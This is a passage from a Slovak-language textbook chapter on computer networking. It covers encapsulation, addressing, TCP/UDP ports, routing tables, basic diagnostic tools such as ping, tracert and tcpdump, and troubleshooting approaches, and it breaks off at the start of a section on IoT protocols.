Pakety sú v sietovej terminológii veľmi podobné balíčkom, ktoré posielame v reálnom svete poštou. Pre zjednodušenie celej problematiky, bude v tejto knihe ako paket, chápaný balíček, ktorý obsahuje všetky informácie potrebné pre úspešné doručenie príjemcovi, tak aby cieľová aplikácia dokázala úspešne získať zasielané dátá.

Takto zjednodušené balíčky obsahujú bloky:

- produkčné dátá - informácie, s ktorými pracujú aplikácie,
- adresné informácie - informácie o odosielateľovi a príjemcovi správ,
- kontrolné súčty - overovanie integrity dát,
- iné údaje, týkajúce sa napríklad prioritizácie (napríklad volanie cez internet, stream).

Než sa dátá z aplikácie na aplikačnej vrstve, dostanú na sieť, prejdú komplexným procesom spracovania – takzvaným zapuzdrením (označované aj ako enkapsulácia). Počas procesu zapuzdrenia sa na jednotlivých vrstvách, pripájajú k samotným dátam doplňujúce hlavičky, ktoré používajú sieťové zariadenia pre doručovanie k príjemcovi.



Obrázok 5.4

Zapuzdrenie dát naprieč vrstvami OSI modelu.

Na opačnej strane, príjemca vykonáva opačný proces rozbaľovania (odpuzdrenia, dekapsulácie). Až po overení a odstránení hlavičiek získa aplikácia dátá, ktoré jej poslal odosielateľ.

## Adresovanie

Pre presné určovanie zdroja a cieľa sietovej komunikácie sa používajú adresy. Medzi ľuďmi sa posielanie zásielok riadi podľa mena, adresy a smerových čísel. Podobný koncept adries a smerových čísel je aplikovaný aj v počítačových sieťach.

V ethernet sietiach sa používajú tri typy adries:

- **MAC adresa** - 48-bitová adresa, zapisovaná v hexadecimálnom tvare. Každé ethernetové sietové rozhranie má výrobcom pridelenú unikátnu adresu.

- **IPv4 adresa** - 32-bitová adresa, zapisovaná v dekadickom tvare. Pridelenie sieťovej adresy je možné manuálne, kedy správca siete každému zariadeniu nastaví jeho IP adresu. Alternatívnym prístupom je automatické pridelenie s pomocou protokolu DHCP (Dynamic Host Configuration Protocol).
- **IPv6 adresa** - 128-bitová adresa, zapisovaná v hexadecimálnom tvare. Tieto adresy majú riešiť problém nedostatku IPv4 adres pre adresovanie veľkého počtu zariadení pripojených do internetu.

Pre lepšiu predstavu o formáte a použití adres si pozrime analógiu s klasickou poštou, ktorá používa pre zasielanie listov a balíkov v reálnom svete.

Adresovanie siete	Pošta v reálnom svete
MAC adresa: 10-0B-A9-02-69-10  (adresa sieťovej karty)	Meno na schránke: Janko Hraško
IP Adresa: 192.168.100.10  (adresa počítača s danou sieťovou kartou)	Adresa: Horná číslo domu 147
Adresa siete + maska: 192.168.100.0/24  (sieť kde je pripojený počítač)	PSČ: 04001


**Tabuľka 5.1**  
**Analógia adresovania.**

Prístup k informácií o sieťovej karte získate v príkazovom riadku operačného systému. Na systémoch Windows je to príkazom **ipconfig /all**, v prípade Linuxového systému je to **ifconfig -a**. Tieto príkazy je potrebné zadať do terminálu (cmd pre Windows, terminal pre Linux).

### **Pripojenie do siete**

Pre úspešné pripojenie do siete potrebujete na Vašom koncovom zariadení nakonfigurovať:

- jedinečnú IP adresu (napr. 192.168.1.100),
- masku podsiete (napr. 255.255.255.0),
- IP adresu brány (napr. 192.168.1.1) - potrebné len pre komunikáciu so zariadeniami v iných sieťach,
- DNS server - potrebné len pre pripojenie do internetu.



**Obrázok 5.5**  
**Nastavenie IPv4 adresy.**

Nastavenie parametrov sieťovej karty je možné získať aj s pomocou protokolu DHCP (Dynamic Host Configuration Protocol), ktorý zabezpečuje automatické pridelenie IP adres, zapnutým sieťovým zariadeniam a pripojeným do siete.

V súčasnosti je DHCP protokol štandardne zapnutý na všetkých domáciach a firemných smerovačoch. V niektorých prípadoch, napríklad pri testovaní Raspberry Pi môže byť vhodné použiť manuálne nastavenie parametrov.

#### **TCP a UDP port**


TCP a UDP port je číselné označenie, ktoré identifikuje koncový bod spojenia medzi dvoma počítačmi. Tento koncový bod je transportnej vrstve. Počítače používajú čísla portov na určenie, ktorému procesu alebo aplikácií by sa mala doručiť správa. Keďže sieťové adresy sú ako adresa ulíc, čísla portov sú ako čísla apartmánov alebo miestností.

TCP (Transmission Control Protocol) je protokol riadenia prenosu dát. Pomocou tejto metódy sa komunikácia medzi počítačom, ktorý odosiela dátu a počítačom, ktorý dátu prijíma riadi špecifickými pravidlami. Napríklad, cieľová stanica musí potvrdiť, že údaje sa dostali bezpečne a správne do cieľa. Výhodou tohto typu komunikácie je jeho spoľahlivosť. Hlavnou nevýhodou je záťaž sieťovej linky a množstvo koordinačných a potvrzovacích dát, ktoré musia byť preposlané medzi oboma počítačmi počas komunikácie.

UDP je skratkou pre User Datagram Protocol. Pomocou tejto metódy počítač posiela dátové balíky bez akejkoľvek kontroly, či boli dátá úspešne doručené. Tento spôsob prenosu neposkytuje žiadnu záruku, že údaje, ktoré boli odoslané, sa dostanú k cieľu. Na druhej strane táto metóda prenosu má veľmi nízke režijné náklady a preto je veľmi často používaná pre služby, kde nie je dôležité doručenie všetkých dát - napríklad ako stream, IP telefónia.

Každý program môže používať ľubovoľný TCP a UDP port. Niektoré čísla portov majú všeobecne zaužívané využitie, ako napríklad TCP port 80 pre web. V praxi sa často vo firemných sietiach mnoho TCP a UDP portov blokuje práve z bezpečnostných dôvodov.

Brány firewall často blokujú prístup k portom na základe sieťovej adresy a portu zdrojového alebo cieľového počítača alebo programu (za predpokladu, že je brána firewall spustená na tom istom počítači).



**Obrázok 5.6**  
**Sieťová komunikácia s použitím TCP portov.**

Celkovo je pre komunikáciu k dispozícii až 65 535 TCP a ďalších 65 535 UDP portov. Tento veľký počet portov je neoficiálne rozdelený na:

- Dobre známe porty: 0 – 1023 (zvyčajne systémové služby)
- Registrované porty: 1024 – 49151
- Dynamické porty: 49152 – 65535

Port #	Popis	Port #	Popis
21	FTP	110	POP3
23	Telnet	119	NNTP
25	SMTP	143	IMAP
69	TFTP	161	SNMP
70	Gopher	443	HTTPS
80	HTTP	993	IMAPS
88	Kerberos	995	POP3S

Obrázok 5.7  
Príklady TCP-UDP portov.

### 5.3 Smerovanie

Internet sa skladá z LAN sietí prepojených prostredníctvom WAN liniek. Aby sa informácie a dátia presunuli z jednej LAN siete do druhej (od zdroja do cieľa), pakety musia prejsť cez jednu alebo viac sietí. V tomto scenári LAN a WAN fungujú ako cesty prepravy pre pakety.

Proces smerovania paketu smerom k jeho cieľu sa nazýva smerovanie a je hlavnou funkciou smerovača (router). Routery pre smerovanie paketov využívajú takzvané smerovacie tabuľky. Prostredníctvom týchto tabuľiek sa smerovač rozhodne na aké rozhranie (interface) pošle paket.




Obrázok 5.8  
Smerovač (angl. router).

Router môže zaistovať lokálne alebo vzdialené smerovanie (smerovanie paketov medzi vzdialenosťmi LAN).


Smerovače sú kľúčové zariadenia, ktoré prepájajú medzipodnikové siete. Napríklad v rópej spoločnosti, ktorá má pobočky po celom svete, je potrebné, aby všetci mali prístup k firemnému systému pre vykazovanie dochádzky. Pripojením do virtuálnej privátnej siete, ktorá je

smerovaná na základe smerovacích tabuľiek je umožnené, aby k serveru s dochádzkou, ktorý je v Texase v USA, mohli pristupovať aj ľudia v Melbourne v Austrálii.



**Obrázok 5.9**  
**Prepojenie LAN sietí s pomocou smerovačov.**

Smerovanie v IP sieťach využíva rovnaký koncept, ako sa používa pri doručení poštového balíka. Kedykoľvek uzol potrebuje odoslať dátu do iného uzla v sieti, musí najprv vedieť, kam ju poslať. Ak sa zdrojový uzol nemôže priamo pripojiť k cieľovému uzlu, musí ho poslať cez iné uzly pozdĺž príslušnej trasy do cieľového uzla.



**Obrázok 5.10**  
**Siete prepojené s pomocou smerovačov.**

Väčšina uzlov (napríklad PC, switch) sa nesnaží zistiť, ktorá cesta by mohla fungovať pre úspešné doručenie balíka. Namiesto toho, uzol pošle IP paket do zariadenia, ktorého IP adresu má

registrovanú ako bránu pre danú LAN siet. Brána potom rozhodne, ako smerovať balík do správneho cieľa.

### Smerovacia tabuľka

Každá brána musí sledovať, akým spôsobom sa menia cesty do rôznych sietí. To všetko preto, aby bola schopná preposielat' balíky s rôznou cieľovou adresou. Evidenciu a správu týchto informácií o cestách zabezpečuje smerovacia tabuľka. Smerovacia tabuľka je databáza, ktorá sleduje trasy a vytvára takpovediac mapu siete.

Smerovače tieto informácie medzi sebou zdieľajú, čím sa všetky zariadenia môžu dozvedieť o novej sieti a trase k nej. Toto zdieľanie informácií platí za predpokladu, že je v sieti používaný smerovací protokol, ktorému zariadenia rozumejú.

```
R1# show ip route | begin Gateway
Gateway of last resort is 209.165.200.234 to network 0.0.0.0

S* 0.0.0.0/0 [1/0] via 209.165.200.234, Serial0/0/1
    is directly connected, Serial0/0/1
  172.16.0.0/16 is variably subnetted, 5 subnets, 3 masks
C   172.16.1.0/24 is directly connected, GigabitEthernet0/0
L   172.16.1.1/32 is directly connected, GigabitEthernet0/0
R   172.16.2.0/24 [120/1] via 209.165.200.226, 00:00:12, Serial0/0/0
R   172.16.3.0/24 [120/2] via 209.165.200.226, 00:00:12, Serial0/0/0
R   172.16.4.0/28 [120/2] via 209.165.200.226, 00:00:12, Serial0/0/0
R   192.168.0.0/16 [120/2] via 209.165.200.226, 00:00:03, Serial0/0/0
  209.165.200.0/24 is variably subnetted, 5 subnets, 2 masks
C   209.165.200.224/30 is directly connected, Serial0/0/0
L   209.165.200.225/32 is directly connected, Serial0/0/0
R   209.165.200.228/30 [120/1] via 209.165.200.226, 00:00:12,
    Serial0/0/0
C   209.165.200.232/30 is directly connected, Serial0/0/1
L   209.165.200.233/30 is directly connected, Serial0/0/1
R1#
```

Obrázok 5.11  
Smerovacia tabuľka.

Smerovacia tabuľka pozostáva z najmenej troch informačných polí:

- **Identifikátor siete** - IP adresa cieľovej podsiete.
- **Metrika** - metrika určuje kvalitu cesty. V niektorých prípadoch môže byť do cieľovej siete v databáze niekoľko ciest. Zariadenie sa pri viacerých cestách rozhodne na základe metriky.
- **Ďalší skok (next hop)** - IP adresa nasledujúceho zariadenia pripojeného k danému sieťovému rozhraniu. Ak sa zariadenie pri smerovaní paketov rozhodne pre danú cestu, posiela dátá na priradenú IP adresu ďalšieho skoku.

V závislosti od aplikácie a implementácie smerovacieho protokolu, môže databáza obsahovať aj ďalšie hodnoty, ktoré spresnia výber cesty. Jednoduchú smerovaciu tabuľku si viete pozrieť aj na operačných systémoch Windows a Linux zadáním príkazu route print.

### IPv4 Route Table

---

#### Active Routes:

<b>Net.</b>	<b>Destination</b>	<b>Netmask</b>	<b>Gateway</b>	<b>Interface</b>	<b>Metric</b>
0.0.0.0	0.0.0.0		192.168.1.1	192.168.1.105	50
127.0.0.0	255.0.0.0		On-link	127.0.0.1	331
127.0.0.1	255.255.255.255		On-link	127.0.0.1	331
192.168.1.255	255.255.255.255		On-link	192.168.1.105	306
192.168.56.0	255.255.255.0		On-link	192.168.56.1	281
224.0.0.0	240.0.0.0		On-link	192.168.1.105	306
255.255.255.255	255.255.255.255		On-link	127.0.0.1	331
255.255.255.255	255.255.255.255		On-link	192.168.56.1	281
255.255.255.255	255.255.255.255		On-link	192.168.1.105	306
<hr/>					

V súčasnosti existuje niekoľko rôznych smerovacích protokolov. Každý z nich má svoje technické špecifikácie, ktoré je potrebné zvážiť pri výbere vhodného protokolu pre sieť.

Konkrétnie princípy a fungovania smerovacích protokolov sú mimo rozsah tejto knihy. Komplexné vysvetlenie problematiky smerovania je možné získať v špecializovaných kurzoch orientovaných na sieťové technológie.

## 5.4 Diagnostika sietí

---

Sieťová komunikácia je veľmi komplexný proces. V prípade problémov môže byť diagnostika pomerne náročná.

V mnohých oblastiach platí, že problém je možné riešiť rôznymi spôsobmi. Aj v prípade diagnostiky sietí existuje niekoľko postupov, ktoré sa dajú použiť. Základom je použiť dobre štruktúrovaný postup, ktorý riešenie problému výrazne urýchli v porovnaní s náhodným testovaním.

Veľkou výhodou je, že osvojením prístupov a metód diagnostiky je možné riešiť problémy aj v iných inžinierskych oblastiach. V praxi bolo overených niekoľko diagnostických prístupov a postupov, ktoré pomáhajú identifikovať a vyriešiť problémy v najkratšom možnom čase. Celý proces odstraňovania problémov zjednoduší diagrostické nástroje.

### 5.4.1 Diagnostické nástroje

---

Operačné systémy ponúkajú vo svojom základnom balíku niekoľko diagnostických nástrojov. Tieto nástroje sú v praxi používané veľmi často. Aj napriek tomu, že poskytujú len základnú diagnostiku, ich osvojenie dáva veľmi silné možnosti ako efektívne pracovať pri diagnostike problémov v sieti.

#### Ping

Ping je nástroj pre diagnostiku počítačovej siete, ktorý sa používa na otestovanie dostupnosti hostiteľa v IP sieti. Nástroje meria čas správy, ktorá bola odoslaná od hostiteľa k cieľovému počítaču. Ten na základe protokolom definovanej žiadosti odpovie, štandardnou správou. Princíp funkcionality nástroja ping, pochádza z aktívnej sonarovej technológie, ktorá vysiela impulz zvuku a počúva ozvenu. Na základe rozdielu časov medzi odoslaním signálu a prijatím odrazu sa odhaduje vzdialenosť detegovaného objektu.

Nástoj je dostupný cez príkazový riadok (terminál) operačného systému. Ako parameter príkazu sa najčastejšie zadáva IP adresa cieľového zariadenia, ktorého dostupnosť chceme otestovať. Výstup programu je krátka sumarizácia testu, ktorá obsahuje chyby, straty paketov a štatistický súhrn výsledkov, zvyčajne vrátane minimálneho, maximálneho, priemerného času. Výstup má nasledujúci formát:

```
>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time=49ms TTL=51
```

```
Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 49ms, Maximum = 49ms, Average = 49ms
```

### **Tracert/Traceroute**

Traceroute je unixový diagnostický nástroj pre analýzu počítačovej siete na zobrazenie trasy a meranie oneskorení paketov v sieti. Existuje niekoľko rozličných implementácií nástroja traceroute. Napríklad na operačných systémoch Windows je tento nástroj ukrytý pod názvom tracert. Nástroje sú dostupné z príkazového riadku (terminál) operačných systémov.

Podobne ako pri nástroji ping, aj traceroute, ako parameter príkazu najčastejšie používa IPv4 adresu cieľového zariadenia, ktorého dostupnosť chceme otestovať.

Ukážka výpisu Windows verzia nástroje traceroute.

```
>tracert mytestserver.com

Tracing route to mytestserver.com [128.35.216.84]
over a maximum of 30 hops:
    1      111 ms     70 ms     71 ms      11.200.200.200
```

```

2      67 ms      67 ms      66 ms      14.29.0.2
3      67 ms      69 ms      67 ms      14.35.157.97
4      69 ms      69 ms      70 ms      14.132.154.210
5      70 ms      70 ms      70 ms      14.132.140.154
6     193 ms     193 ms     194 ms      14.132.140.153
7      89 ms      88 ms      88 ms      15.131.74.242
8      *          *          *          Request timed out.
9      88 ms      88 ms      88 ms      128.35.216.84

```

**Trace complete.**

### TcpDump

Mnoho Linuxových systémov a sietových zariadení (router, firewall) ponúka pre diagnostiku sietovej komunikácie nástroje pre zachytávanie sietovej komunikácie (tcpdump, ffilter, fwfilter a podobne). S pomocou týchto nástrojov je možné získať detailné informácie o aktuálne prebiehajúcej sietovej komunikácii.

Zachytávanie sa vykonáva nad sietovým rozhraním, kde je priradený filter. Filtre sú veľmi dôležité, pretože po sieti je posielané ohromné množstvo dát. V prípade diagnostiky konkrétneho problému ide doslova o hľadanie ihly v kope sena. Napríklad, ak nie je funkčné pripojenie z IP adresy 10.58.39.14 na server s IP adresou 143.1.42.52 cez port 443. Údaje o tejto konkrétnej komunikácii sa veľmi ľahko stratia v hromade dát, ktoré aktuálne pretekajú cez sledované sietové rozhranie.

Zachytená informácia má formát:

```

$ tcpdump -n "dst host 192.168.1.1 and (dst port 80 or dst port
443)"

listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

14:38:38.184913 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P
142:158(116) ack 1561463966 win 63652

14:38:38.690919 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P
116:232(116) ack 1 win 63652

2 packets captured

13 packets received by filter

0 packets dropped by kernel

```

Zachytenú komunikáciu je možné exportovať do súboru, ktorý je použiteľný pre ďalšie analýzy. Podobným programom ako tcpdump je Wireshark. Táto aplikácia má grafické rozhranie, čo

môže zjednodušiť následnú analýzu dát. Zvládnutie práce s týmto nástrojom otvára nové možnosti pri diagnostike pokročilých až náročných sieťových problémov.

#### 5.4.2 Diagnostické prístupy

---

V súčasnosti patria medzi najviac obľúbené tieto diagnostické prístupy:

- **Zhora-nadol** (top-down) – diagnostický model, ktorý používa OSI referenčný model. Testujú sa protokoly bežiace na jednotlivých vrstvách modelu, pričom sa začína na najvyššej vrstve a postupuje sa smerom nadol.
- **Zdola-nahor** (bottom-up) – podobný diagnostický model ako zhora-nadol, s tým rozdielom, že testovanie sa začína na najnižšej vrstve OSI modelu. Postupuje sa smerom nahor.
- **Rozdeľ a panuj** – prístup, ktorý kombinuje predchádzajúce diagnostické metódy (top-down a bottom-up). Testovanie sa začína v stredných vrstvách modelu. Podľa výsledku sa ďalej postupuje smerom nahor alebo nadol.
- **Sleduj cestu** – metóda, ktorá dopĺňa vyššie spomenuté diagnostické prístupy. Pomáha identifikovať skutočnú cestu komunikácie od zdroja po cieľ, čím sa identifikuje miesto, kde vznikol problém.
- **Nájdi rozdiel** – pri využití tejto metódy sa porovnávajú dve systémové konfigurácie. Potenciálne rozdiely môžu predstavovať príčinu problémov. Vždy je potrebné porovnávať dva ekvivalentné systémy, pričom jeden funguje a druhý nie.
- **Presunutie problému** – diagnostický prístup, ktorý vymieňa komponenty systému a testuje či bol problém odstránený. Táto metóda je pomerne ťažko aplikovateľná vo veľkých firemných sieťach.

#### 5.5 IoT protokoly

---

V súčasnosti existuje niekoľko protokolov vhodných pre využitie v prostredí IoT. Fungujú na rôznych vrstvách sieťového modelu OSI:

Relačná vrstva (Session)	MQTT, SMQTT, AMQP, CoAP, XMPP, DDS
Sieťová vrstva (Network)	RPL, CORPL, CARP, 6LoWPAN, 6TiSCH, 6Lo, IPv6 over G.9959, IPv6 over Bluetooth Low Energy
Spojová vrstva (Data link)	IEEE 802.15.4e, IEEE 802.11 ah, WirelessHART, Z-Wave, Bluetooth Low Energy, Zigbee Smart Energy, DASH7, HomePlug, G.9959, LTE-A, LoRaWAN, Weightless, DECT/ULE

**Tabuľka 5.2**

**Prehľad IoT protokolov.**

### 5.5.1 Spojová vrstva

